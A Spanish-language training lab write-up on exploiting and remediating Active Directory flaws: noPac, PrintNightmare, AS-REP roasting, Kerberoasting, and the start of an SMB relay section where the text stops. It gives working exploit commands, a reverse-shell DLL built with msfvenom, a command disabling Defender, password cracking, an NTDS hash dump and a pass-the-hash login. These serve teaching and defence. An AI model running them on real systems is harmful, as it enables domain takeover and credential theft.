Ataque y remediación de vulnerabilidades comunes Active Directory

Laboratorio

Contenido

1. Descripción del laboratorio 3
2. NoPac 3
3. Printnightmare 5
4. Asreproast 7
5. Kerberoasting 8
6. SMBRelay & NTLMRelay IPv4 11
7. Remediación de ataques SMBRelay y NTLMRelay 14

Remediación de Vulnerabilidades comunes Windows Active Directory

1. Descripción del laboratorio


En este laboratorio vas a practicar procesos de remediación de vulnerabilidades, tanto a explotarlas como a mitigarlas. Vulnerabilidades:

- Asreproast
- Kerberoasting
- noPAC
- Printnightmare
- SMBrelay & NTLMrelay IPv4


2. NoPac

Explotación:

Utilizaremos Netexec con su módulo "nopac" para identificar la vulnerabilidad en el DC.





Una vez verifiquemos que la vulnerabilidad existe ejecutaremos el exploit usando credenciales validas del dominio (usuario común). De esta forma vemos que recibimos una Shell como System.




Remediación:

Aunque no sea la remediación completa de la vulnerabilidad, vamos a mitigar el ataque asignando el valor 0 al parámero "MachineAccountQuota" en el DC.







```
┌──(root㉿more)-[/home/more]
└─# python noPac-main/noPac.py examen.local/svc_sql:'Admin123' -dc-ip 100.66.1.91 -dc-host WIN-442P9GU13EM --impers
onate administrador -use-ldap -shell

 ____  ____  ____  ____  ____
|  _ \|  _ \|  _ \|  _ \|  _ \
| | | | | | | | | | | | | | |
| |_| | |_| | |_| | |_| | |_| |
|____/|____/|____/|____/|____/

[-] Cannot exploit , ms-DS-MachineAccountQuota 0

┌──(root㉿more)-[/home/more]
```

3. Printnightmare

Explotación:

Utilizaremos Netexec con su módulo "printnightmare" para identificar la vulnerabilidad en el DC

```
└─# netexec smb 100.66.1.91 -u guille -p "Password1234" -M printnightmare
SMB         100.66.1.91     445    WIN-442P9GU13EM  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN
-442P9GU13EM) (domain:examen.local) (signing:True) (SMBv1:True)
SMB         100.66.1.91     445    WIN-442P9GU13EM  [+] examen.local\guille:Password1234
PRINTNIG... 100.66.1.91     445    WIN-442P9GU13EM  Vulnerable, next step https://github.com/ly4k/PrintNightmare
```

Generamos una DLL maliciosa con msfvenom

```
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=100.66.1.94 LPORT=443 -f dll -o microsoftmore2.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: microsoftmore2.dll
```


Para esta prueba vamos a desactivar el Antimalware Defender de Windows.

```
Administrador: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\Administrador> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Users\Administrador> _
```


Compartimos la DLL maliciosa a través de un servidor SMB antes de ejecutar el exploit.


```
└─# impacket-smbserver 'smb' . -smb2support
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Nos ponemos a la escucha con netcat




Ejecutamos el exploit apuntando a la carpeta compartida con la DLL maliciosa y las credenciales válidas de un usuario de dominio (común):





Recibimos la Shell como System:



Remediación:

Desde el Controlador de dominio no necesitamos imprimir documentos, con lo cual, la opción más fácil es deshabilitar el servicio de cola de impresión "Spooler".

```
C:\Windows\System32>net stop spooler
El servicio de Cola de impresión está deteniéndose.
El servicio de Cola de impresión se detuvo correctamente.


C:\Windows\System32>
```

```
└─# netexec smb 100.66.1.91 -u svc_sql -p 'Admin123' -d examen.local -M printnightmare
SMB         100.66.1.91     445    WIN-442P9GU13EM  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN
-442P9GU13EM) (domain:examen.local) (signing:True) (SMBv1:True)
SMB         100.66.1.91     445    WIN-442P9GU13EM  [+] examen.local\svc_sql:Admin123 (Pwn3d!)
PRINTNIG... 100.66.1.91     445    WIN-442P9GU13EM  [-] Failed to bind: SMB SessionError: code: 0xc0000034 - STATUS
_OBJECT_NAME_NOT_FOUND - The object name is not found.
```

4. Asreproast

Explotación:

Usaremos una lista de usuarios del dominio para identificar si existe algún usuario con el atributo "No requiere autenticación previa" activo.

```
└─# python3 /home/more/impacket/build/scripts-3.12/GetNPUsers.py examen.local/ -usersfile users.txt -format hashcat
 -outputfile hashasreproast.txt
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation
```

Tenemos el usuario ifp_asrep, el cual podemos obtener su ticket TGT.

```
└─# cat hashasreproast.txt
$krb5asrep$23$ifp_asrep@EXAMEN.LOCAL:2efdcac13607458a63fe8224852f4e38$a873bb04ebd54d9d616f2da570d9d18f52e30c26160c2
b0b617de8b6daefe13f84c0aa23138a6717262489cff62b9eac8f8fb508b2041ce6710dd28a36616348ee3ebcea7df35a7c01890ff92c73dc96
b27d186aba907a015de6c3290da4dcc5e918f30dd2840e6a0bad20131884d98693b00eb01c11c837adeb71568ecb73047ab1470df3a184ae5c9
3acd5e2ad66cf86e44127b285bf02de48e7a739a31aeea46649c40c81e90cea625ec66cba49a3d1b0519041f33e7a61b2f629b68489c1515fd3
38cc85ddc029b6f1fbda07184d130f7840099a43e0f0c1899b289da9b783f30abedea6d94f70b1aa47
$krb5asrep$23$guille@EXAMEN.LOCAL:c299a614810887d05337a5912f231ede$2627a77e7a784a6f2bbe2ffd9b6c68e59446b7811bc0151d
e695636e80197a562e2be1ef288a68d2c2c7c123f8c08baed2c53861ad595081c3b8d2be72731c2af4a62cee2b862725e6eb3435c9e99a8627f
19520f35f9746e4662b3f41d802b2c9fffb7d69bc2a78b902bf89bea9e9f88833a706a45aba0c5cd30b05a38b60c23e0a90c9f27fcc9c5de752
4e17fd0ce7c01aec46042cfba1b8ac1dfaee2aee859558d10587b805b279fa8e048f28d74f78d400667477b97e479ef77eac157427ff61c9b20
1f3e6d3b848623b085b524e9347ed2f5d631d0002d30f08487b21c377e1b1c597eb243a84971b80
$krb5asrep$23$julian@EXAMEN.LOCAL:00e0ee80aedf400500f30c692170b8d1$d5307d2bdde103ea35b1207b922a26ae0ad5a33ea2526107
bc066b37fb0208ebf724c0eca5643db56bd8ffdb08bbb85a6004fd015f58d7ac61e0607bba07fce37bc59fea13a9d7abe6b76f13a46db6b70c3
d62e61778f501374cfff05ae3ce4689a9ca6bd4c3b5885c4ce3a010c59b3d128b97e3fea96f865f9a472c28056da67fe210ec41613bea270207
48fd70e68450421fdf16d2d1cfe90a8a3ddb96c7e77a8f63a0ce34d73b47105ea8e627981b3c71b140e1c0592b96a0b2896b365af097259ff0f
aa13f121bbd152f55a67029eb1f54fe1d21598de9d5319b5768186cc1a3ecc3476e30d3cbcc82d3
```

Procedemos a romper la contraseña:


```
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hashasreproast.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PB
KDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        ($krb5asrep$23$ifp_asrep@EXAMEN.LOCAL)
Password1234     ($krb5asrep$23$guille@EXAMEN.LOCAL)
2g 0:00:00:16 DONE (2024-10-23 18:29) 0.1215g/s 871960p/s 904968c/s 904968C/s  0841079575..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Comprobamos las credenciales

```
┌──(root㉿more)-[/home/more/test]
└─# netexec smb 100.66.1.91 -u ifp_asrep -p 'Password1'
SMB         100.66.1.91     445    WIN-442P9GU13EM  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN
-442P9GU13EM) (domain:examen.local) (signing:True) (SMBv1:True)
SMB         100.66.1.91     445    WIN-442P9GU13EM  [+] examen.local\ifp_asrep:Password1

┌──(root㉿more)-[/home/more/test]
└─#
```

Remediación:

Entramos a las propiedades del usuario desde el DC, en Usuarios y Equipos de Active Directory y desmarcamos el atributo "No pedir la autenticación Kerberos previa"



5. Kerberoasting

Explotación:

Buscaremos si existe un SPN en el dominio que nos permita generar un ticket TGS.

```
└─# python3 /home/more/impacket/build/scripts-3.12/GetUserSPNs.py -request -dc-ip 100.66.1.91 examen.local/ifp_asre
p

Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName            Name     MemberOf                                                PasswordLastSet
      LastLogon                   Delegation
------------------------------  -------  ------------------------------------------------------  -------------------
------  --------------------------  ----------

examen.local/SCV_SQL.DC-Company  SVC_SQL  CN=Admins. del dominio,CN=Users,DC=examen,DC=local  2024-10-11 13:01:09.6
76302  2024-10-23 17:57:41.382667
```

Efectivamente recibimos el ticket del usuario que levanta el SPN, en este caso "SVC_SQL"

```
$krb5tgs$23$*SVC_SQL$EXAMEN.LOCAL$examen.local/SVC_SQL*$9a4d8a6564c190360896f5dfe6d09318$72e6272511159a2b2bb3631990
09b5c3344d313962d8f3c61ae14cf81710892d09c5fc9afa4718ad416cd93dad7c99bcda9def1f9ec6b020ce525070492d1ef85308b486b495b
4b40ac57e9dcc1fff499bb45f09b684d99ca1c5fb819f857b967ae4bbdece280728e15c3ee70f4afbc30306bc0c1fc6b400e13ac74f57705c30
4cb6becb0281cea6c3a848f36283723c4c37f8614b6ce35a31730a52fbab0f4057b6cbb880f1fe248fcd6e439a34961bad6d6ca9c1993ff13fd
f670d39ceac61899566bc7cf36ecbac4b5b243a2920efa7150208c1c6090b117f78887ea16b595bc939a747bad95a3cc0254d46d17e05e1fa4e
4ce2bd622e9e3b88fc2d80c70636ad11bb6748d4acea9a9713a2683b6445617c3631a0d5ecf0943ed31c5fbbf6e3f3ec5ccf43bc45c8098f67e
cd0b3500c456d574919b5ebe049e9284885b0d58b547bf37eedff488f2967211a6b47b611e9136d184fdd4ea3dbc5cc1cf94e8a1e46e1a2e567
3673c3268b64fcacac5451fab45ac8c9ec56fd11c538f2ce8f0c1a63aa3f836d096c5bd52f334868cb0188298d923bf2b3053e8da34d1fe16ac
6e18b543aa07263cb06ab1759dae0e0dd815b88a824e9067686baa4a26aa03e5e6d67062954785be395677ee714668f914095dd6f0bc004cd3c
1ed7361ced4492f81db427c01fe5d4e3f97c40306dd654b2da21de63dff6f55232d309d291f7aca91cf54cc6306e19896fb782441fac1119901
bc29221 2b08b55a5eb9f12a844dd40e897867a2d53fb2ee287f7fc41f2a47fae02e7b01835250a5786e8f75e444361aa3056e961cc19a59b59f
0a2de9be49492a5dd293c9bad742229073c73eb84dd2da4e50bfe3c438c84837cf70ef56b444f6eab742440f0a5cb6c9aea186e3f25096dbc95
cf626e19a09b6e3a4cbbc89e0166b705d0a866a224d7311de5e8fb25af2e6222eb9e6ee788bca71d0d0a9fb14dded713314b492bfcccffd53bf
7490a39adba789da58c1762fa6abffd2c2c8426b7570aad71d3d79666a0c192d176472182c930da94f97e439fb6ea9c384be267e0018ee02eaf
a39575615a83e51663c25fe2dde6cad65c5a518c000a85d13c3697b99c2ee9db4f08b607c97a27364e42f720ccaece1ab06e0124f5f3c6e3164
fa9e9378cef87eb6783fe6a4e8cb825186228294594bf55a83640af9c52d942c787e11dcf5f2117a64d14c2796e479fe539fbdd26c5cbb97079
6ef17c527c6f27e06bc2bf1b39bfc95a7b71436ecd3eb27dd515b345409b1191adf91af68ae2bb3582698fc671038db38201740dfefae076f2a
6b9ae56c9e71281c69856b69bce674139a412ea5ad13bbf351890de9440681b3aa17ff8171087f325b
```

Procedemos a romper la contraseña

```
└─# john --wordlist=/usr/share/wordlists/rockyou.txt tgs2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Admin123         (?)
1g 0:00:00:01 DONE (2024-10-23 18:39) 0.7142g/s 1545Kp/s 1545Kc/s 1545KC/s Affenbande..AUSTIN33
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Identificamos que este usuario es administrador del dominio, con lo que podemos hacer un volcado del NTDS

```
└─# netexec smb 100.66.1.91 -u svc_sql -p 'Admin123' --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user
safely or the module -M ntdsutil [Y/n] Y
SMB         100.66.1.91     445    WIN-442P9GU13EM  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN
-442P9GU13EM) (domain:examen.local) (signing:True) (SMBv1:True)
SMB         100.66.1.91     445    WIN-442P9GU13EM  [+] examen.local\svc_sql:Admin123 (Pwn3d!)
SMB         100.66.1.91     445    WIN-442P9GU13EM  [+] Dumping the NTDS, this could take a while so go grab a redb
ull ...
SMB         100.66.1.91     445    WIN-442P9GU13EM  Administrador:500:aad3b435b51404eeaad3b435b51404ee:9a0198b45227
1b12ed7bfa3857896de6:::
SMB         100.66.1.91     445    WIN-442P9GU13EM  Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b
73c59d7e0c089c0:::
SMB         100.66.1.91     445    WIN-442P9GU13EM  krbtgt:502:aad3b435b51404eeaad3b435b51404ee:36126cbde83ad22c9bb
2ad1f0e3176ce:::
SMB         100.66.1.91     445    WIN-442P9GU13EM  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16
ae931b73c59d7e0c089c0:::
SMB         100.66.1.91     445    WIN-442P9GU13EM  examen.local\ifp_asrep:1103:aad3b435b51404eeaad3b435b51404ee:64
f12cddaa88057e06a81b54e73b949b:::
SMB         100.66.1.91     445    WIN-442P9GU13EM  examen.local\SVC_SQL:1104:aad3b435b51404eeaad3b435b51404ee:e45a
314c664d40a227f9540121d1a29d:::
```


Además, nos podremos conectar a la máquina a través de **winrm**:

```
└─# evil-winrm -i 100.66.1.91 -u Administrador -H "9a0198b452271b12ed7bfa3857896de6"

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_p
nted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami
examen\administrador
```


Remediación:

Entramos a las propiedades del usuario desde el DC, en Usuarios y Equipos de Active Directory y marcamos:

- ✓ Usar solo tipos de cifrado DES de Kerberos para esta cuenta
- ✓ Esta cuenta admite cifrado AES de Kerberos de 128bits.
- ✓ Esta cuenta admite cifrado AES de Kerberos de 256bits




Verificamos nuevamente que ya no nos genera el ticket TGS




6. SMBRelay & NTLMRelay IPv4

Explotación SMBRelay:

Configuramos el archivo Responder.conf, por defecto tiene todos los servicios activados




Ejecutamos la herramienta Responder.py, la cual activa servicios falsos como HTTP, SMB, SQL, LDAP, entre muchos otros.




Debemos tener en cuenta que, en una red empresarial, habitualmente se tienen tareas programadas que se ejecutan cada cierto periodo de tiempo como pueden ser actualizaciones, copias de seguridad o tareas administrativas. Cuando estos recursos cambian de configuración como hostname, IP, o simplemente son deshabilitados, la tarea programada o servicio que realiza dichas tareas sigue funcionando. Con lo cual, nosotros como atacantes podemos interceptar esas comunicaciones y aprovecharnos de ello.

Para este laboratorio, vamos a intentar conectarnos a un recurso que no existe desde nuestro equipo Windows 10, por ejemplo:

